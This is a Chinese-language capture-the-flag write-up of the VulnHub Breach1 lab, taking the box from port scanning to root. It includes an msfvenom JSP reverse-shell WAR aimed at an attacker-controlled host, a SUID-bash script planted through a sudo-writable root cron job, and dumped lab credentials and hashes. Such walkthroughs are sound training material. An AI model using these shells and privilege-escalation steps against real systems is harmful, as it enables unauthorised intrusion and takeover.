Breach1
port scan
┌──(kali㉿kali)-[~/vulnhub/Breach1]
└─$ nmap 192.168.110.140 -p1-2000 | grep ^[0-9] | cut -d '/' -f 1 | wc -l
2000
有防火墙策略,端口都是开放的
全端口开放,只能手动枚举端口
web
80端口,查看源代码,发现base64编码
Y0dkcFltSnZibk02WkdGdGJtbDBabVZsYkNSbmIyOWtkRzlpWldGbllXNW5KSFJo
echo 'Y0dkcFltSnZibk02WkdGdGJtbDBabVZsYkNSbmIyOWtkRzlpWldGbllXNW5KSFJo' | base64 -d | base64 -d
pgibbons:damnitfeel$goodtobeagang$ta
拿到一对凭据
目录扫描
dirb http://192.168.110.140

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sat Feb 15 02:19:56 2025
URL_BASE: http://192.168.110.140/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.110.140/ ----
==> DIRECTORY: http://192.168.110.140/images/
+ http://192.168.110.140/index.html (CODE:200|SIZE:1098)
+ http://192.168.110.140/server-status (CODE:403|SIZE:295)
http://192.168.110.140/images/bill.png

coffeestains,可能是一个密码
点击主页的图片,跳转到http://192.168.110.140/impresscms/user.php
拿这对凭据尝试登录,登录成功
查看邮箱
Posting sensitive content
发布敏感内容

Peter, yeahhh, I'm going to have to go ahead and ask you to have your team only post any sensitive artifacts to the admin portal. My password is extremely secure. If you could go ahead and tell them all that'd be great. -Bill
彼得,是啊,我得请你让你的团队只在管理门户上发布敏感信息。我的密码非常安全。如果你能告诉他们,那就太好了。-比尔
IDS/IPS system  IDS/IPS 系统

Hey Peter,  嘿,彼得

I got a really good deal on an IDS/IPS system from a vendor I met at that happy hour at Chotchkie's last week!
上周在 Chotchkie's 的欢乐时光里,我从一个供应商那里买到了一套非常划算的 IDS/IPS 系统!

-Michael  -迈克尔
FWD: Thank you for your purchase of Super Secret Cert Pro!
FWD:感谢您购买超级秘密证书专业版!

Peter, I am not sure what this is. I saved the file here: 192.168.110.140/.keystore Bob ------------------------------------------------------------------------------------------------------------------------------------------- From: registrar@penetrode.com Sent: 02 June 2016 16:16 To: bob@initech.com; admin@breach.local Subject: Thank you for your purchase of Super Secret Cert Pro! Please find attached your new SSL certificate. Do not share this with anyone!
彼得,我不确定这是什么。我将文件保存在这里:192.168.110.140/.keystore Bob ------------------------------------------------------------------------------------------------------------------------------------------- From: registrar@penetrode.com Sent: 02 June 2016 16:16 To: bob@initech.com; admin@breach.local Subject:感谢您购买 Super Secret Cert Pro!随函附上您的新 SSL 证书。请勿与任何人共享!
192.168.110.140/.keystore下载
file keystore
keystore: Java KeyStore
Java KeyStore(JKS)是安全证书(授权证书或公钥证书)以及相应私钥的存储库,用于 TLS 加密等
参考:https://blog.csdn.net/weixin_40763897/article/details/135424393
https://en.wikipedia.org/wiki/Java_KeyStore
查看.keystore文件信息
keytool -list -v -keystore keystore
需要输入密码
http://192.168.110.140/impresscms/modules/profile/index.php?uid=2

找到以下内容:

密码是tomcat
将Keystore转P12类型
keytool -importkeystore -srckeystore keystore -destkeystore keystore.p12 -deststoretype pkcs12
Importing keystore keystore to keystore.p12...
Enter destination keystore password:
Re-enter new password:
Enter source keystore password:
Entry for alias tomcat successfully imported.
Import command completed:  1 entries successfully imported, 0 entries failed or cancelled

┌──(kali㉿kali)-[~/vulnhub/Breach1]
└─$ file keystore.p12
keystore.p12: data
下载了这个流量包
http://192.168.110.140/impresscms/_SSL_test_phase1.pcap
TLS协议加密,需要导入密钥解密


解密成功

tomcat:Tt\5D8F(#!*u=G)4m7zB
登录到tomcat后台
war包部署
msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.110.7 LPORT=1234 -f war > shell.war
提权
收集tomcat信息
tomcat6@Breach:/var/lib/tomcat6/conf$ cat tomcat-users.xml
<?xml version='1.0' encoding='utf-8'?>
......
<!--
  <role rolename="tomcat"/>
  <role rolename="role1"/>
  <user username="tomcat" password="tomcat" roles="tomcat"/>
  <user username="both" password="tomcat" roles="tomcat,role1"/>
  <user username="role1" password="tomcat" roles="role1"/>

-->

<role rolename="manager"/>
<user username="tomcat" password="Tt\5D8F(#!*u=G)4m7zB" roles="manager"/>

</tomcat-users>
发现mysql是空密码
tomcat6@Breach:/var/www/5446$ cat fe4db1f7bc038d60776dcb66ab3404d5.php
<?php

// Database Hostname
// Hostname of the database server. If you are unsure, 'localhost' works in most cases.
define( 'SDATA_DB_HOST', 'localhost' );

// Database Username
// Your database user account on the host
define( 'SDATA_DB_USER', 'root' );

// Database Password
// Password for your database user account
define( 'SDATA_DB_PASS', '' );

// Database Name
// The name of database on the host. The installer will attempt to create the database if not exist
define( 'SDATA_DB_NAME', 'impresscms' );
查看mysql数据库的用户
mysql> select User,Password from user;
select User,Password from user;
+------------------+-------------------------------------------+
| User             | Password                                  |
+------------------+-------------------------------------------+
| root             |                                           |
| milton           | 6450d89bd3aff1d893b85d3ad65d2ec2          |
| root             |                                           |
| root             |                                           |
| debian-sys-maint | *A9523939F1B2F3E72A4306C34F225ACF09590878 |
+------------------+-------------------------------------------+
5 rows in set (0.00 sec)
爆破hash
6450d89bd3aff1d893b85d3ad65d2ec2 解密为:thelaststraw
切换到milton用户
milton@Breach:~$ id
uid=1000(milton) gid=1000(milton) groups=1000(milton),4(adm),24(cdrom),30(dip),46(plugdev),110(lpadmin),111(sambashare)
这是adm组,查找adm权限的文件
find / -group adm 2>/dev/null
发现/var/log/syslog文件
cat /var/log/syslog
Jun  7 06:10:01 Breach CRON[4901]: (root) CMD (/usr/share/cleanup/tidyup.sh)
Jun  7 06:12:01 Breach CRON[4907]: (root) CMD (/usr/share/cleanup/tidyup.sh)
Jun  7 06:14:01 Breach CRON[4913]: (root) CMD (/usr/share/cleanup/tidyup.sh)
Jun  7 06:16:01 Breach CRON[4919]: (root) CMD (/usr/share/cleanup/tidyup.sh)
Jun  7 06:17:01 Breach CRON[4925]: (root) CMD (   cd / && run-parts --report /etc/cron.hourly)
Jun  7 06:17:55 Breach dhclient: DHCPREQUEST of 192.168.110.140 on eth0 to 192.168.110.254 port 67 (xid=0x96b1298)
Jun  7 06:17:55 Breach dhclient: DHCPACK of 192.168.110.140 from 192.168.110.254
Jun  7 06:17:55 Breach dhclient: bound to 192.168.110.140 -- renewal in 857 seconds.
Jun  7 06:18:02 Breach CRON[4938]: (root) CMD (/usr/share/cleanup/tidyup.sh)
Jun  7 06:20:01 Breach CRON[4944]: (root) CMD (/usr/share/cleanup/tidyup.sh)
Jun  7 06:22:01 Breach CRON[4950]: (root) CMD (/usr/share/cleanup/tidyup.sh)
Jun  7 06:24:01 Breach CRON[4956]: (root) CMD (/usr/share/cleanup/tidyup.sh)
Jun  7 06:25:01 Breach CRON[4962]: (root) CMD (test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily ))
Jun  7 06:26:01 Breach CRON[5006]: (root) CMD (/usr/share/cleanup/tidyup.sh)
Jun  7 06:28:01 Breach CRON[5012]: (root) CMD (/usr/share/cleanup/tidyup.sh)
Jun  7 06:30:01 Breach CRON[5018]: (root) CMD (/usr/share/cleanup/tidyup.sh)
Jun  7 06:32:01 Breach CRON[5024]: (root) CMD (/usr/share/cleanup/tidyup.sh)
Jun  7 06:32:12 Breach dhclient: DHCPREQUEST of 192.168.110.140 on eth0 to 192.168.110.254 port 67 (xid=0x96b1298)
Jun  7 06:32:12 Breach dhclient: DHCPACK of 192.168.110.140 from 192.168.110.254
Jun  7 06:32:12 Breach dhclient: bound to 192.168.110.140 -- renewal in 897 seconds.
Jun  7 06:34:01 Breach CRON[5040]: (root) CMD (/usr/share/cleanup/tidyup.sh)
Jun  7 06:36:01 Breach CRON[5046]: (root) CMD (/usr/share/cleanup/tidyup.sh)
Jun  7 06:38:01 Breach CRON[5052]: (root) CMD (/usr/share/cleanup/tidyup.sh)
观察发现/usr/share/cleanup/tidyup.sh是以root用户执行的(每三分钟执行)
但是没权限编辑
切换到blumbergh用户,密码是:coffeestains
milton@Breach:~$ su - blumbergh
Password: coffeestains

blumbergh@Breach:~$ sudo -l
Matching Defaults entries for blumbergh on Breach:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User blumbergh may run the following commands on Breach:
    (root) NOPASSWD: /usr/bin/tee /usr/share/cleanup/tidyup.sh
可以使用tee写文件
blumbergh@Breach:~$ cat 1.sh
#!/bin/bash
cp /bin/bash /tmp/bash
chmod +s /tmp/bash
blumbergh@Breach:~$ cat 1.sh | sudo /usr/bin/tee /usr/share/cleanup/tidyup.sh
#!/bin/bash
cp /bin/bash /tmp/bash
chmod +s /tmp/bash
blumbergh@Breach:~$ cat /usr/share/cleanup/tidyup.sh
#!/bin/bash
cp /bin/bash /tmp/bash
chmod +s /tmp/bash
blumbergh@Breach:/tmp$ ./bash -p
bash-4.3# id
uid=1001(blumbergh) gid=1001(blumbergh) euid=0(root) egid=0(root) groups=0(root),1001(blumbergh)
bash-4.3# cd /root
bash-4.3# ls -la
total 60
drwx------  4 root root  4096 Jun 12  2016 .
drwxr-xr-x 22 root root  4096 Jun  4  2016 ..
-rw-------  1 root root   115 Jun 12  2016 .bash_history
-rw-r--r--  1 root root  3106 Feb 19  2014 .bashrc
drwx------  2 root root  4096 Jun  6  2016 .cache
-rw-r--r--  1 root root   840 Jun 11  2016 .flag.txt
-rw-r--r--  1 root root 23792 Jun  4  2016 flair.jpg
-rw-r--r--  1 root root   140 Feb 19  2014 .profile
drwxr-xr-x  2 root root  4096 Jun  5  2016 .rpmdb
-rw-r--r--  1 root root    66 Jun  4  2016 .selected_editor
bash-4.3# cat .flag.txt
-----------------------------------------------------------------------------------

______                     _     __   _____      _____ _          _____          _
| ___ \                   | |   /  | |  _  |    |_   _| |        |  ___|        | |
| |_/ /_ __ ___  __ _  ___| |__ `| | | |/' |______| | | |__   ___| |__ _ __   __| |
| ___ \ '__/ _ \/ _` |/ __| '_ \ | | |  /| |______| | | '_ \ / _ \  __| '_ \ / _` |
| |_/ / | |  __/ (_| | (__| | | || |_\ |_/ /      | | | | | |  __/ |__| | | | (_| |
\____/|_|  \___|\__,_|\___|_| |_\___(_)___/       \_/ |_| |_|\___\____/_| |_|\__,_|


-----------------------------------------------------------------------------------
Congrats on reaching the end and thanks for trying out my first #vulnhub boot2root!

Shout-out to knightmare, and rastamouse for testing and g0tmi1k for hosting.
用linpeas.sh枚举发现,/etc/init.d/portly.sh可写
机器将在启动过程中执行 /etc/init.d中的所有内容
bash-4.3# ls -l /etc/init.d/portly.sh
-rwxrwxrwx 1 root root 231 Jun  5  2016 /etc/init.d/portly.sh
bash-4.3# cat /etc/init.d/portly.sh
#!/bin/bash

iptables -t nat -A PREROUTING -p tcp --match multiport --dport 1:79,81:8442,8444:65535 -j REDIRECT --to-ports 4444 && /usr/local/bin/portspoof -c /usr/local/etc/portspoof.conf -s /usr/local/etc/portspoof_signatures -D
同样,写入portly.sh,需要重启机器
iptables -t nat -A PREROUTING -p tcp --match multiport --dport 1:79,81:8442,8444:65535 -j REDIRECT --to-ports 4444 && /usr/local/bin/portspoof -c /usr/local/etc/portspoof.conf -s /usr/local/etc/portspoof_signatures -D
通过
iptables将指定的 TCP 流量重定向到本机的 4444 端口,允许其他应用程序接收这些流量同时,使用
portspoof伪装开放的端口,提高系统的安全性,防止攻击者通过端口扫描发现真实的服务